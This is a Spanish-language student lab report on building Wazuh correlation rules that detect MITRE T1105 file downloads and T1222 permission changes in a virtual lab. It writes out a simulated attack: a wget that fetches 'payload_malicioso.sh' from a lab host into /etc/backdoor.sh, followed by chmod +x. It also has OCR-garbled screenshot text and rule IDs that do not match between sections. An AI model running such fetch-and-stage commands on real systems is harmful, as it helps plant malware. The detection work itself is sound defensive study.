

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

ASSESSMENT ABET - 14-15 - TG - INFORME DISEÑO

Autores (Ariel Pulles, Pavel Valencia, Martin Mosquera.)

Estudiantes del curso [CÓDIGO_ASIGNATURA] – [NOMBRE_ASIGNATURA],
Universidad de Las Américas, Quito-Ecuador

I. RESUMEN

La técnica T1105 describe cómo los adversarios transfieren herramientas o archivos desde sistemas externos hacia un entorno comprometido. En este proyecto se realizó la implementación del agente Wazuh en sistemas Linux (Ubuntu/Kali) dentro de un entorno virtualizado con VMware. Se configuró el monitoreo de integridad de archivos (FIM) para vigilar directorios críticos en tiempo real. El núcleo del proyecto fue el desarrollo de reglas personalizadas correlacionadas para detectar tanto la táctica T1105 como la T1222 (File and Directory Permissions Modification). Las simulaciones controladas demostraron que Wazuh captura los eventos de transferencia de archivos y escalada de permisos, generando alertas críticas exitosamente en el Dashboard.

II. OBJETIVOS

- Analizar el funcionamiento de la técnica T1105 en distintos sistemas operativos y evaluar los riesgos que representa para la administración de redes.
- Configurar Wazuh para monitorear la creación y modificación de archivos en rutas críticas del sistema.
- Implementar un conjunto de reglas de detección correlacionadas en Wazuh para identificar descargas de archivos y cambios de permisos.
- Ejecutar una simulación controlada y validar la generación de eventos, el disparo secuencial de las reglas y la visualización de alertas.

III. MATERIALES Y EQUIPOS COMPLEMENTARIOS

1. Entorno de Virtualización: VMware Workstation.
2. Sistemas Operativos: Ubuntu (Víctima, IP: 192.168.159.129) y Kali Linux.
3. Plataforma SIEM: Servidor Wazuh versión 4.12.0 (IP: 192.168.159.144).
4. Herramientas Complementarias: Servidor HTTP (Python), herramientas de transferencia (wget, curl) y comandos nativos de Linux (chmod).

IV. PROCEDIMIENTO O DESARROLLO

1. El actor investigado

El grupo de amenaza analizado es el Lazarus Group (G0032), originario de Corea del Norte. Este grupo tiene motivaciones financieras y estratégicas, dedicándose al espionaje cibernético, sabotaje a infraestructuras y el robo de fondos para financiar operaciones estatales.

- Alias conocidos: Labyrinth Chollima, Hidden Cobra, Guardians of Peace.
- Sectores afectados: Gobierno, defensa, finanzas, infraestructura crítica y medios de comunicación.
- Campañas relevantes: Fueron los autores del ataque a Sony Pictures (2014) y los creadores del devastador ransomware WannaCry (2017).

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

2. La técnica MITRE ATT&CK

Se investigó la táctica principal T1105: Ingress Tool Transfer. Esta técnica describe cómo los atacantes transfieren herramientas y payloads maliciosos desde sistemas externos controlados por ellos hacia el entorno comprometido de la víctima. Su peligrosidad radica en que los atacantes utilizan utilidades legítimas del sistema operativo como `wget` o `curl`, lo que dificulta enormemente la detección.

Adicionalmente, esta táctica se combinó con la técnica T1222 (File and Directory Permissions Modification), que ocurre cuando el atacante modifica los atributos del archivo recién descargado para otorgarle permisos de ejecución y lanzar el ataque.

3. El caso de uso diseñado

- Objetivo: Detectar la táctica T1105 identificando la descarga y creación de archivos sospechosos en directorios críticos de sistemas Linux.
- Riesgo mitigado: Evitar que los adversarios descarguen payloads en rutas privilegiadas (como `/etc/`, `/tmp/`, `/var/tmp/`, `/dev/shm/`), previniendo así la persistencia de malware y la escalada de privilegios.
- Eventos requeridos: Correlación entre la creación/modificación de archivos (monitoreo FIM) y la ejecución de herramientas nativas de transferencia.

4. La arquitectura implementada

Se configuró un entorno de laboratorio seguro mediante máquinas virtuales en VMware Workstation. La infraestructura consta de:

- Servidor Wazuh: Desplegado en la versión 4.12.0 con la IP 192.168.159.144, actuando como recolector centralizado de logs y motor de análisis SIEM.
- Agente (Víctima): Una máquina virtual con Ubuntu y dirección IP 192.168.159.129. Se modificó su archivo `ossec.conf` para habilitar el Monitoreo de Integridad de Archivos (FIM) en tiempo real sobre rutas críticas.
- Servidor Atacante: Se utilizó un servidor HTTP nativo para alojar y servir el payload malicioso a la víctima.

5. La regla desarrollada

Se diseñó un conjunto de reglas en formato XML (basadas en el evento SID 554 de Wazuh) que permiten detectar secuencias lógicas del atacante:

- Regla 1000001 (Severidad 12): Detecta la creación de un archivo en directorios críticos (`/etc/`, `/tmp/`, etc.). Está mapeada al ID de MITRE T1105.

6. La simulación realizada

La prueba se llevó a cabo en tiempo real simulando la actuación de un atacante:

1. Se inició el servidor web del atacante usando el comando `python3 -m http.server 8080`.
2. En la terminal de la víctima, se simuló la transferencia de la herramienta ingresando el comando: `wget [http://192.168.159.144:8080/payload_malicioso.sh](http://192.168.159.144:8`

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

080/payload_malicioso.sh) -O /etc/backdoor.sh. Esta acción disparó la regla 1000001.

3. Inmediatamente, para preparar el malware, se ejecutó `chmod +x /etc/backdoor.sh` para otorgar permisos de ejecución. Esto hizo saltar la regla 1000002.

7. La alerta generada en Wazuh

Debido a que ambas acciones (creación y cambio de permisos) ocurrieron en la ruta `/etc/backdoor.sh` en un lapso menor a los 60 segundos establecidos, el motor de Wazuh correlacionó los eventos de manera exitosa.

En los módulos *Security Events* y *Threat Intelligence* del Dashboard de Wazuh, se generó la alerta combinada de Nivel 14 con la siguiente descripción crítica: *"¡ALERTA CRÍTICA!: Archivo descargado y permisos de ejecución escalados. Posible preparación de Malware."*, evidenciando los identificadores T1105 y T1222 simultáneamente.

V. CONCLUSIONES

- La implementación de reglas correlacionadas (uniendo T1105 y T1222) eleva la fiabilidad de las alertas, entregando un Indicador de Compromiso (IoC) robusto que reduce el ruido y los falsos positivos que generarían las descargas legítimas aisladas.
- Wazuh demostró ser una plataforma altamente flexible, capaz de modelar comportamientos y secuencias de atacantes APT como Lazarus a nivel del sistema de archivos.

VII. RECOMENDACIONES

- Afinar exclusiones: Se debe evaluar la inclusión de reglas de exclusión para procesos de mantenimiento y actualizaciones legítimas del sistema operativo que utilicen las rutas `/tmp` o `/etc/`, evitando falsos positivos.
- Respuesta Activa (Active Response): Se recomienda diseñar e integrar una configuración en Wazuh que reaccione automáticamente ante la alerta crítica 1000003, bloqueando la IP del atacante en el firewall local o eliminando inmediatamente el archivo sospechoso.
- Correlación extendida: Integrar la auditoría de comandos a través de `journald` o registros de `sudo` para vincular de inmediato la alerta FIM con el usuario que ejecutó la descarga. Asimismo, se recomienda implementar filtrado de tráfico saliente hacia destinos no autorizados en la red corporativa.


VII. ANEXOS

CAPTURAS DEL PROCESO


Levantamiento de wazuh

nd/b.

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS



CONFIGURACION DEL AGENTE



FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

The image shows a Wazuh deployment guide and a terminal session. The top part is a screenshot of the Wazuh website's 'Deploy new agent' page, which provides instructions for installing the agent on Linux, Windows, or macOS. The bottom part is a terminal window showing the installation of the Wazuh agent on a Kali Linux system.

Wazuh Website: Deploy new agent

1. Select the package to download and install on your system:

- LINUX**
 - ☐ RPM amd64
 - ☐ RPM aarch64
 - ☐ DEB amd64
 - ☐ DEB aarch64
- WINDOWS**
 - ☐ MSI 32/64 bits
- macOS**
 - ☐ Intel
 - ☐ Apple silicon

2. Server address:

This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).

Assign a server address:

Server address:

Remember server address: ☒

3. Optional settings:

By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

Terminal Session:

```
ariel@kali:~$ curl -s https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb | sudo WAZUH_MANAGER='192.168.159.144' WAZUH_AGENT_NAME='001' ddof -i ./wazuh-agent_4.12.0-1_amd64.deb
2026-06-08 21:42:14-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 18.173.166.29, 18.173.166.147, 18.173.166.17, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|18.173.166.29|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1196308 (11K) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.12.0-1_amd64.deb'

wazuh-agent_4.12.0-1_amd64.deb 100%[ 11.43M 1.70MB/s in 5.9s]

2026-06-08 21:42:22 (1.94 MB/s) - 'wazuh-agent_4.12.0-1_amd64.deb' saved [1196308/1196308]

[sudo] password for ariel:
Selecting previously unselected package wazuh-agent.
(Reading database ... 425412 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.12.0-1_amd64.deb ...
Unpacking wazuh-agent (4.12.0-1) ...
Setting up wazuh-agent (4.12.0-1) ...

ariel@kali:~$ sudo systemctl daemon-reload
ariel@kali:~$ sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /usr/lib/systemd/system/wazuh-agent.service'.
ariel@kali:~$ sudo systemctl start wazuh-agent
ariel@kali:~$
```

Wazuh Dashboard: Agents (1)

Agents BY STATUS: Active (1), Disconnected (0), Pending (0), Never connected (0)


TOP 5 OS: kali (1)

TOP 5 GROUPS: default (1)

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	Ubuntu-Prueba	192.168.159.129	default	Kali GNU/Linux 2025.4	node01	v4.12.0	active	

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

CONFIGURACION Y EJECUCIÓN DEL ATAQUE



To direct input to this VM, click inside or press Ctrl+G.

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

Ubuntu - VMware Workstation

File Edit View VM Tools Help

Home X Ubuntu 64-bit (2) wslx X Ubuntu X

```
ariel@kali:~$ curl -x http://192.168.159.144:8080/payload_malicioso.sh -O /etc/payload_malicioso.sh
--2026-06-08 21:53:23-- http://192.168.159.144:8080/payload_malicioso.sh
Connecting to 192.168.159.144:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43 [application/x-sh]
Saving to: '/etc/payload_malicioso.sh'

/etc/payload_malicioso.sh      100%[=====] 43 --.-KB/s  in 0s

2026-06-08 21:53:23 (3.55 MB/s) - '/etc/payload_malicioso.sh' saved [43/43]

ariel@kali:~$ sudo chmod +x /etc/payload_malicioso.sh
ariel@kali:~$
```

Wazuh

Threat Hunting Ubuntu-Prueba

Document Details

View surrounding documents View single document

Table JSON

timestamp	agent.name	rule.description
Jun 8, 2026 @ 20:55:08.974	Ubuntu-Prueba	RAM: Login session closed.
Jun 8, 2026 @ 20:55:08.388	Ubuntu-Prueba	Host-based anomaly detection event (root)
Jun 8, 2026 @ 20:55:05.364	Ubuntu-Prueba	Host-based anomaly detection event (root)
Jun 8, 2026 @ 20:55:05.357	Ubuntu-Prueba	Host-based anomaly detection event (root)
Jun 8, 2026 @ 20:55:05.350	Ubuntu-Prueba	Host-based anomaly detection event (root)
Jun 8, 2026 @ 20:55:05.346	Ubuntu-Prueba	Host-based anomaly detection event (root)
Jun 8, 2026 @ 20:55:03.544	Ubuntu-Prueba	Wazuh agent started.
Jun 8, 2026 @ 20:55:03.393	Ubuntu-Prueba	Wazuh agent stopped.
Jun 8, 2026 @ 20:53:34.591	Ubuntu-Prueba	RAM: Login session closed.
Jun 8, 2026 @ 20:53:34.590	Ubuntu-Prueba	RAM: Login session opened.
Jun 8, 2026 @ 20:53:34.589	Ubuntu-Prueba	Successful sudo to ROOT executed.
Jun 8, 2026 @ 20:53:24.572	Ubuntu-Prueba	RAM: Login session closed.
Jun 8, 2026 @ 20:53:24.570	Ubuntu-Prueba	RAM: Login session opened.
Jun 8, 2026 @ 20:53:24.570	Ubuntu-Prueba	First time user executed sudo.

Rows per page: 15

Document Details

View surrounding documents View single document

Table JSON

..index	wazuh-alerts-4.x-2026.06.09
agent.id	001
agent.ip	192.168.159.129
agent.name	Ubuntu-Prueba
data.command	/usr/bin/wget http://192.168.159.144:8080/payload_malicioso.sh -O /etc/payload_malicioso.sh
data.douser	root
data.pwd	/home/ariel
data.srcuser	ariel
data.tty	pts/0
decoder.ftscoment	First time user executed the sudo command
decoder.name	sudo
decoder.parent	sudo
full_log	Jun 09 01:53:23 kali sudo[17947]: ariel : TTY=pts/0 : PWD=/home/ariel : USER=root : COMMAND=/usr/bin/wget http://192.168.159.144:8080/payload_malicioso.sh -O /etc/payload_malicioso.sh
id	1788970864.754966
input.type	log
location	journalid
manager.name	wazuh-server
predecoder.hostname	kali
predecoder.program_name	sudo
predecoder.timestamp	Jun 09 01:53:23
rule.description	First time user executed sudo.

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

CONFIGURACION DE LA REGLA

The screenshot displays the Wazuh dashboard interface. The top navigation bar includes the Wazuh logo and a sidebar menu with options like Overview, Threat intelligence, Security operations, Cloud security, Agents management, and Server management. The main content area shows a summary of alerts by severity (Critical, High, Medium, Low) and a grid of security modules including Malware Detection, Threat Hunting, Vulnerability Detection, MITRE ATT&CK, GDPR, Docker, and Amazon Web Services.

The bottom section of the image shows the 'Rules (4,490)' configuration page. It includes a search bar and a table listing various rules. The table has columns for ID, Description, Groups, Regulatory compliance, Level, File, and Path.

ID	Description	Groups	Regulatory compliance	Level	File	Path
1	Generic template for all syslog rules.	syslog		0	0010-rules_config.xml	ruleset/rules
2	Generic template for all firewall rules.	firewall		0	0010-rules_config.xml	ruleset/rules
3	Generic template for all ids rules.	ids		0	0010-rules_config.xml	ruleset/rules
4	Generic template for all web rules.	web-log		0	0010-rules_config.xml	ruleset/rules
5	Generic template for all web proxy rules.	squid		0	0010-rules_config.xml	ruleset/rules
6	Generic template for all windows rules.	windows		0	0010-rules_config.xml	ruleset/rules
7	Generic template for all wazuh rules.	ossec		0	0010-rules_config.xml	ruleset/rules
200	Grouping of wazuh rules.	wazuh		0	0016-wazuh_rules.xml	ruleset/rules
201	Agent event queue rule	agent_flooding, wazuh		0	0016-wazuh_rules.xml	ruleset/rules
202	Agent event queue is level full.	agent_flooding, wazuh	PCI-DSS GDPR	7	0016-wazuh_rules.xml	ruleset/rules

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

Wazuh

Regla: Página de inicio - Universidad de La... 13. Avance 3 - Implementación, Sim... Solución Error API Wazuh Host Only

No seguro https://192.168.159.144/app/rules

Rules

Rules files (168)

From here you can manage your rules files.

Search WQL Custom rules

File	Path	Edit local_rules.xml content
local_rules.xml	etc/rules	
0998-aws-security-hub-rules.xml	ruleset/rules	
0997-maltiverse_rules.xml	ruleset/rules	
0995-microsoft-graph_rules.xml	ruleset/rules	
0990-amazon-security-lake_rules.xml	ruleset/rules	
0960-macos_rules.xml	ruleset/rules	
0955-WEF-baseline_rules.xml	ruleset/rules	
0950-sysmon_id_20.xml	ruleset/rules	
0945-sysmon_id_10.xml	ruleset/rules	
0935-cloudflare-waf_rules.xml	ruleset/rules	

Rows per page: 10

< 1 2 3 4 5 ... 17 >

Wazuh

Regla: Página de inicio - Universidad de La... 13. Avance 3 - Implementación, Sim... Solución Error API Wazuh Host Only

No seguro https://192.168.159.144/app/rules

Rules

local_rules.xml

Ruleset Test Save

```
1 <group name="syscheck, mitre_t1105, mitre_t1222, custom_alerts">
2
3 <rule id="100001" level="12">
4   <if_sid>554</if_sid>
5   <field name="syscheck.path" type="pcrc2">*/etc/*/*tmp/*/*var/tmp/*/*dev/shm/*</field>
6   <description>T1105: Posible transferencia de herramientas (Ingress Tool Transfer). Archivo creado en directorio critico.</description>
7   <mitre>
8     <id>T1105</id>
9   </mitre>
10  <group>syscheck_file_creation,</group>
11 </rule>
12
13 <rule id="100002" level="12">
14   <if_sid>550, 552</if_sid>
15   <field name="syscheck.path" type="pcrc2">*/etc/*/*tmp/*/*var/tmp/*/*dev/shm/*</field>
16   <description>T1222: Modificación de permisos/atributos en un archivo dentro de un directorio critico.</description>
17   <mitre>
18     <id>T1222</id>
19   </mitre>
20  <group>syscheck_file_modification,</group>
21 </rule>
22
23 <rule id="100003" level="14" timeframe="60">
24   <if_sid>100002</if_sid>
25   <if_matched_sid>100001</if_matched_sid>
26   <same_field>syscheck.path</same_field>
27   <description>ALERTA CRITICA!: Archivo descargado y permisos de ejecución escalados. Posible preparación de Malware.</description>
28   <mitre>
29     <id>T1105</id>
30     <id>T1222</id>
31   </mitre>
32 </rule>
33
34 </group>
```

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

The image displays two screenshots related to Wazuh configuration.

The top screenshot shows the Wazuh web interface at `https://192.168.159.144/app/rules`. The "Rules" tab is active, showing the `local_rules.xml` file. A message states: "Changes will not take effect until a restart is performed." with a "Restart" button. The XML content is as follows:

```
1 <group name="syscheck, mitre_t1105, mitre_t1222, custom_alerts">
2
3 <rule id="100001" level="12">
4 <if_sid>554</if_sid>
5 <field name="syscheck.path" type="pcrc2">*/etc/*/*tmp/*/*var/tmp/*/*dev/shm/*</field>
6 <description>T1105: Posible transferencia de herramientas (Ingress Tool Transfer). Archivo creado en directorio critico.</description>
7 <mitre>
8 <id>T1105</id>
9 </mitre>
10 <group>syscheck_file_creation,</group>
11 </rule>
12
13 <rule id="100002" level="12">
14 <if_sid>550, 552</if_sid>
15 <field name="syscheck.path" type="pcrc2">*/etc/*/*tmp/*/*var/tmp/*/*dev/shm/*</field>
16 <description>T1222: Modificación de permisos/atributos en un archivo dentro de un directorio critico.</description>
17 <mitre>
18 <id>T1222</id>
19 </mitre>
20 <group>syscheck_file_modification,</group>
21 </rule>
22
23 <rule id="100003" level="14" timeframe="60">
24 <if_sid>100002</if_sid>
25 <if_matched_sid>100001</if_matched_sid>
26 <same_field>syscheck.path</same_field>
27 <description>ALERTA CRITICA!: Archivo descargado y permisos de ejecución escalados. Posible preparación de Malware.</description>
28 <mitre>
29 <id>T1105</id>
30 <id>T1222</id>
31 </mitre>
32 </rule>
33
```

The bottom screenshot shows a terminal window within a VMware Workstation environment. The terminal displays the contents of the `/var/ossec/etc/ossec.conf` file, showing configuration for database synchronization, file integrity monitoring, and directories to check. The configuration includes sections for `<synchronization>`, `<syscheck>`, and `<directories>`.

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

REGLA

Regla implementada

```
<group name="syscheck, mitre_t1105, mitre_t1222, custom_alerts">
```

```
  <rule id="100001" level="12">
```

```
    <if_sid>554</if_sid>
```

```
    <field
```

```
      name="syscheck.path"
```

```
type="pcre2">^/etc/|^/tmp/|^/var/tmp/|^/dev/shm/</field>
```

```
  <description>T1105: Posible transferencia de herramientas (Ingress Tool Transfer).
```

```
  Archivo creado en directorio crítico.</description>
```

```
  <mitre>
```

```
    <id>T1105</id>
```

```
  </mitre>
```

```
  <group>syscheck_file_creation,</group>
```

```
</rule>
```

```
  <rule id="100002" level="12">
```

```
    <if_sid>550, 552</if_sid>
```

```
    <field
```

```
      name="syscheck.path"
```

```
type="pcre2">^/etc/|^/tmp/|^/var/tmp/|^/dev/shm/</field>
```

```
  <description>T1222: Modificación de permisos/atributos en un archivo dentro de un directorio crítico.</description>
```

```
  <mitre>
```

```
    <id>T1222</id>
```

```
  </mitre>
```

```
  <group>syscheck_file_modification,</group>
```

```
</rule>
```

```
  <rule id="100003" level="14" timeframe="60">
```

```
    <if_sid>100002</if_sid>
```

```
    <if_matched_sid>100001</if_matched_sid>
```

```
    <same_field>syscheck.path</same_field>
```

```
  <description>¡ALERTA CRÍTICA!: Archivo descargado y permisos de ejecución escalados. Posible preparación de Malware.</description>
```

```
  <mitre>
```

```
    <id>T1105</id>
```

```
    <id>T1222</id>
```

```
  </mitre>
```

```
</rule>
```

```
</group>
```

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

SCRIPTS

Comandos usados para desplegar Wazuh Server

Sudo apt update && sudo apt upgrade -y curl -sO
<https://packages.wazuh.com/4.12/wazuh-install.sh> chmod +x wazuh-install.sh sudo
bash wazuh-install.sh -a

Verificación de servicios:

sudo systemctl status wazuh-manager
sudo systemctl status wazuh-indexer
sudo systemctl status wazuh-dashboard
comandos para el ataque
sudo wget http://192.168.159.144:8080/payload_malicioso.sh -O /etc/backdoor.sh
sudo chmod +x /etc/backdoor.sh

Modificación del código del agente para activar realtime scan en la carpeta especifica

<directories realtime="yes" check_all="yes">/etc,/usr/bin,/usr/sbin</directories>

VIDEO

https://udlaec-my.sharepoint.com/:v:/g/personal/ariel_pulles_udla_edu_ec/IQCZw1m6K_7yQYZZufv4bNIMAcabfmvsbx0Edifcb--oHTI?nav=eyJyZWZlcnJhbEluZm8iOnsicmVmZXJyYWxBcHAI0iJPbmVEcmI2ZUZvckJ1c2IuZXNzliwicmVmZXJyYWxBcHBQbGF0Zm9ybSI6IldlYiIsInJlZmVycmFsTW9kZSI6InZpZXciLCJyZWZlcnJhbFZpZXciOiJNeUZpbGVzTGlua0NvcHkifX0&e=Hzvvo7

LINK DEL REPOSITORIO

<https://github.com/MarMSQ/Proyecto-Agente-Wazuh.git>

VIII. BIBLIOGRAFÍA COMPLEMENTARIA

- LOLBAS. (s. f.). <https://lolbas-project.github.io/#t1105>
- Chen, J. et al. (2019, November). Operation ENDTRADE: TICK's Multi-Stage Backdoors for Attacking Industries and Stealing Classified Data. Retrieved June 9, 2020.
- MITRE ATT&CK Framework - T1105 Ingress Tool Transfer.
- MITRE ATT&CK Framework - T1222 File and Directory Permissions Modification. Documentación oficial de Wazuh 4.12.0.